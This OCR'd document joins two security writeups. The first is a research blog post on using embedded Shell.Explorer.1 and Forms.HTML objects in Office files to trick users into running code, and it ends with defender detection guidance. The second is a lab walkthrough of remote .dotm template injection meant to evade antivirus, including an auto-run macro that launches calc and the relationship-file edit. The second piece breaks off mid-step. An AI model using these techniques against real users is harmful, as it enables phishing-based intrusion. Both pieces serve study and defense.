CLICK ME IF YOU CAN, OFFICE SOCIAL ENGINEERING WITH EMBEDDED OBJECTS

INTRODUCTION

Microsoft Office documents provide attackers with a variety of ways to trick victims into running arbitrary code. Of course an attacker could try to exploit an Office vulnerability, but it is more common to send victims Office documents containing malicious macros, or documents containing embedded (Packager) executable files.

To make these attacks harder, Microsoft has been adding security measures to Office that are aimed at protecting victims from running malicious code. A well-known measure is to open documents in Protected View when they are downloaded from the internet. Office 2016 and Office 365 contain additional security measures like a GPO to disable macros altogether when a document is downloaded from the internet. And the Packer file extension blacklist that blocks running of blacklisted file types.

Naturally these protections are not perfect, but they help in reducing these type of attacks. Recently, Matt Nelson demonstrated that SettingContent-ms files could be used to run arbitrary commands. These files were originally not on the file extension blacklist and could thus be used to trick a victim into running an embedded SettingContent-ms file from an Office document. This file type has now been added to the blacklist, protecting Office 2016/365

users. During the August 2018 Patch Tuesday Microsoft also released a fix the prevents opening of these files if they are not opened from %WinDir%\ImmersiveControlPanel.

In this blog I'll show two other ways to trick victims into running malicious code. Both methods require a certain amount of user interaction. MSRC states that *"this technique requires significant social engineering: the victim must say 'Yes' to a security warning and not be running in protected mode"* and will therefore not issue a fix for this issue.

SHELL.EXPLORER.1

The Shell.Explorer.1 OLE object (CLSID {EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B}) acts as an embedded Windows Explorer or embedded Internet Explorer. This OLE object can be embedded in Office documents, and is saved as a persisted object in the document. A proprietary format is used for persisting the Shell.Explorer.1 object, a familiar structure be found at offset 76 (0x4C). It appears that the structure located at this offset is a ShellLink (LNK) structure [MS-SHLLINK].

When the Shell.Exporer.1 object is initialized (loaded), the ShellLink structure is parsed as a regular LNK file. The object then takes the ID list from the ShellLink, and uses it to navigate (browse) to the provided file, (shell) folder or website.

```
mov     rax, [rbx+190h]
lea     rcx, [rbx-128h] ; this
bts     dword ptr [rax+2DCh], 7
mov     rdx, [rbp+57h+pidl] ; struct _ITEMIDLIST_ABSOLUTE *
call    ?_BrowseObject@CWebBrowserOC@@IEAAJPEBU_ITEMIDLIST_ABSOLUTE@@@Z ; CWebBrowserOC::_BrowseObject(_ITEMIDLIST_ABSOLUTE const *)
mov     rcx, [rbx+190h]
mov     r14d, eax
btr     dword ptr [rcx+2DCh], 7
mov     rcx, [rbp+57h+pidl] ; pidl
call    cs:__imp_ILFree
jmp     short loc_7FFE9717C625
```

Figure 1: ID list from ShellLink structure is passed to CWebBrowserOC::BrowseObject()

EMBEDDED EXPLORER

When a folder path is provided, the object will behave like Windows Explorer. It is possible to browse through files or folders and even execute files by double clicking on them. An attacker might abuse this to embed Windows Explorer that opens a remote share containing an executable file. If the attacker can convince its victim into double clicking an attacker-controlled file it is possible to run executable code from this remote share.

This attack seems hard to pull off. First of all the OLE object requires *click to activate*, second the user needs to double click on the OLE object to actually get a usable Windows Explorer view. Finally, the user also needs to double click on a file within the Windows Explorer view.

Embedding a Windows Explorer object can be convenient in situations where the admins have restricted the possibility to browse to certain folders or drives. For example if access to the C: drive is restricted, a local user could use an Office document containing an embedded Windows Explorer to circumvent this restriction. In addition, the object could be used to steal NetNTLM hashes, but since this is not hard to do with Office documents it doesn't make sense to use an OLE object that is click to activate for this.




Figure 2: browsing the local computer using an embedded Windows Explorer

INTERNET EXPLORER

Things get a bit more interesting when Shell.Explorer.1 acts as an embedded Internet Explorer. Besides the possibility to embed a web browser within a document, it also allows browsing to files on the local machine, and browsing to files on remote locations (shares and websites). This is not possible without some user interaction. *Click to activate* also applies in this mode, clicking on the object will trigger the file download functionality of Internet Explorer, meaning that a File Download dialog is presented to the user. If the user clicks on *Run* or *Open* (depending on the file format) the file will be executed.




Figure 3: File Download dialog shown after clicking on the embedded Internet Explorer object

Some file types, like EXE files, will trigger another warning dialog. But this dialog can easily be avoided by using other executable file types, for example the SettingContent-ms file found by Matt (other file formats also work).




Figure 4: certain file types will trigger an additional warning dialog

Protected Mode IE is disabled for the control, which does prevent other dialogs from being shown - like the UAC dialog. Consequently, only two clicks are needed to cause malicious code to run, namely click to activate, and Run/Open. The Shell.Explorer.1 object is also a good workaround for the file extension blacklist in Office 2016/365 as the blacklist is not used by Shell.Explorer.1.

PROOF OF CONCEPT

The PowerShell script below will try to create a Word document containing an embedded Internet Explorer object. The script uses the Packager object to create an object that looks like an embedded file, clicking the object will trigger the file download functionality.




Figure 5: embedded Internet Explorer that opens an Internet Shortcut file from a remote website that launches Calculator

MICROSOFT FORMS 2.0 HTML CONTROLS

The Microsoft Forms 2.0 Object Library contains a number of 'HTML' ActiveX controls that can be used in Office documents. These controls are marked safe for initialization and don't require the user to enable ActiveX for the document that embeds them. The storage format is a lot simpler than the Shell.Explorer.1 object. Essentially, it consist of the object's CLSID followed by an HTML fragment (UTF-16 encoded). The HTML fragment doesn't necessarily have to be properly formatted, the object will just search for attributes it supports. Two objects support the *action* attribute, which takes a URL. These objects are:

- Forms.HTML:Image.1 (CLSID {5512D112-5CC6-11CF-8D67-00AA00BDCE1D})
- Forms.HTML:Submitbutton.1 (CLSID {5512D110-5CC6-11CF-8D67-00AA00BDCE1D})

Clicking on an embedded object with the action property set, will cause the defined URL to be opened. Regular URLs will opened in the default browser, however file URLs (include files on shares) will be opened directly. A warning dialog is shown, but this dialog is a bit different from other warning dialogs as can be seen in Figure 6. This warning dialog is the same for all file types.




Figure 6: warning dialog when a file URL is opened from an HTML control

Forms.HTML:Image.1 accepts a src that can be used to configure the image that is shown in the document. Using an image it is possible to disguise the object, for example disguise it as an embedded document to entice a victim into clicking it.

It should be noted that an additional warning dialog is shown when the Office document contains a Mark of the Web, indicating it was downloaded from the internet. This dialog is more explicit, making this technique less useful from a remote attacker's perspective.




Figure 7: warning dialog shown when document was downloaded from the internet

PROOF OF CONCEPT

The following PowerShell script can be used to create a Word document with an embedded Forms.HTML:Image.1 object that when clicked will cause Calculator to be opened.




Figure 8: embedded Forms.HTML:Image.1 that when clicked opens Calculator

PROTECTED VIEW

As mentioned above, it is possible that the document contains a Mark of the Web to flag the file as being downloaded from the internet. When present, the document will be opened in Protected View. Any embedded objects that are present in the document will be disabled in this mode. Unless the attacker uses a vulnerability that allows bypassing Protected View, additional social engineering is needed to trick the user into clicking *Enable Editing*.




Figure 9: documents downloaded from the internet are opened in Protected View

DEFENSE

Defenders should be on the lookout of documents that contain any of the following objects:

- Shell.Explorer.1 / {EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B}
- Forms.HTML:Image.1 / {5512D112-5CC6-11CF-8D67-00AA00BDCE1D}
- Forms.HTML:Submitbutton.1 / {5512D110-5CC6-11CF-8D67-00AA00BDCE1D}

For Shell.Explorer.1 objects extract the LNK file from the object and retrieve the ID list to find out what is opened when clicking the object. The ShellLink .NET Class Library on our GitHub

page can be used for reading the ID list from LNK files. Normally, the LNK file starts at offset 76 in persisted Shell.Explorer.1 objects.

HTML Forms objects are easier to parse as these are UTF-16 encoded HTML fragments prefixed with a 16 byte GUID. Defenders should be aware that there are various methods for storing objects in Office documents. For example ActiveX controls can also be embedded as PersistPropertyBag objects where the object's properties are set in an XML file (eg, activeX1.xml).

IN CONCLUSION

Tricking victims into running malicious executable remains a popular method for getting a foothold into organizations. Because Microsoft is constantly raising the bar in Office & Windows, attackers should be looking for alternative means to attack victims. From the two alternatives presented in this blog, the Shell.Explorer.1 technique appears to be the most useful for attackers due to the additional warning dialog shown for HTML Forms objects in documents opened from the internet.

It is a known fact that people can be tricked into clicking on Enable Editing / Enabled Content in Office documents. It is not hard to imagine that users will click through additional warning dialogs, which was also demonstrated in the past with DDE attacks and more recently attacks utilizing SettingContent-ms files.

Red Teamers (and attackers) are always looking for new ways for getting into organizations, they aren't concerned about what meets the bar for a security fix. If they see an opportunity, they will take it. As a defender knowing what attacks are out there helps in stopping them. It shouldn't stop there, raise the bar for attackers by deploying things like Application Whitelisting and Attack Surface Reduction Rules (or similar alternatives). But more importantly, make sure to have visibility of what happens on the network, assume breach, and hunt for intruders.

https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects/

Inject Macros from a Remote Dotm Template

This lab shows how it is possible to add a macros payload to a docx file indirectly, which has a good chance of evading some AVs/EDRs.

This technique works in the following way:

1. 1.

A malicious macro is saved in a Word template .dotm file

2. 2.

Benign .docx file is created based on one of the default MS Word Document templates

3. 3.

Document from step 2 is saved as .docx

4. 4.

Document from step 3 is renamed to .zip

5. 5.

Document from step 4 gets unzipped

6. 6.

.\word_rels\settings.xml.rels contains a reference to the template file. That reference gets replaced with a refernce to our malicious macro created in step 1. File can be hosted on a web server (http) or webdav (smb).

7. 7.

File gets zipped back up again and renamed to .docx

8. 8.

Done

Weaponization

Alt+F8 to enter Dev mode where we can edit Macros, select ThisDocument and paste in:

Doc3.dotm

1

Sub Document_Open()

2

3

Set objShell = CreateObject("Wscript.Shell")

4


objShell.Run "calc"

5


6

End Sub


Copied!



Create a benign .docx file based on one of the provided templates and save it as .docx:



Rename legit.docx to legit.zip:



Unzip the archive and edit word_rels\settings.xml.rels:

word_rels\settings.xml.rels

1


<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

2

<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="file:///C:\Users\mantvydas\AppData\Roaming\Microsoft\Templates\Polished%20resume,%20designed%20by%20MOO.dotx" TargetMode="External"/></Relationships>


Copied!

Note it has the target template specified here:

